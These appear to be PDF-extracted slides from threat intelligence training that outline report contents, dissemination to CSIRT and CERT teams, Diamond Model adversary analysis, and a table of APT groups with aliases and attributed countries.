


- ◆ C2 Domain names
- ◆ Location of C2 servers
- ◆ Type of C2 servers
- ◆ Compromised machines
- ◆ C2 management mechanism and structure
- ◆ Path of Control and data leakage



TARGET

Lifecycle



Threat Intelligence Report



- ◆ Attribution of the adversary
- ◆ History of the operation
- ◆ Motivation and Intentions
- ◆ Target : Region, Industry and Victim
- ◆ Impact of the attack
- ◆ Breakdown of the tactics
- ◆ Indicators and events that can identify the attack
- ◆ Mitigation and Protection
- ◆ Outlook for the future attack

Dissemination & Integration



Strategic Planning




ISCT / CERT
Community



IT Staff
CSIRT Team




Firewall
SIEM Triage




Diamond Model & Analysis

Diamond Model



Diamond Model

ADVERSARY



Adversary Analysis

◆ Actors

◆ Language

◆ Tools

◆ Infrastructure

◆ Time zone

◆ Motivations, intentions

 Amoeba 別名: Winnti, BARIUM, APT41  China	 Andariel 別名: Silent Chollima, OperationTroy, DarkSeoul  North Korea	 CloudDragon 別名: Thallium  North Korea	 DarkHotel 別名: Fallout Team  South Korea
 DragonOK 別名: Samurai Panda  China	 GouShe 別名: Tropic Trooper, Pirate Panda, KeyBoy  China	 GuDiao  China	 Higaisa 別名: 黑格莎  China
 Huapi 別名: PLEAD, BlackTech, 黑鳳梨, Palmerworm  China	 HurricanePanda 別名: APT22, Barista, Poisoned Hurricane  China	 KimDragon  North Korea	 Lapis 別名: C-Major, Transparent Tribe  Pakistan

Adversary Analysis Lab



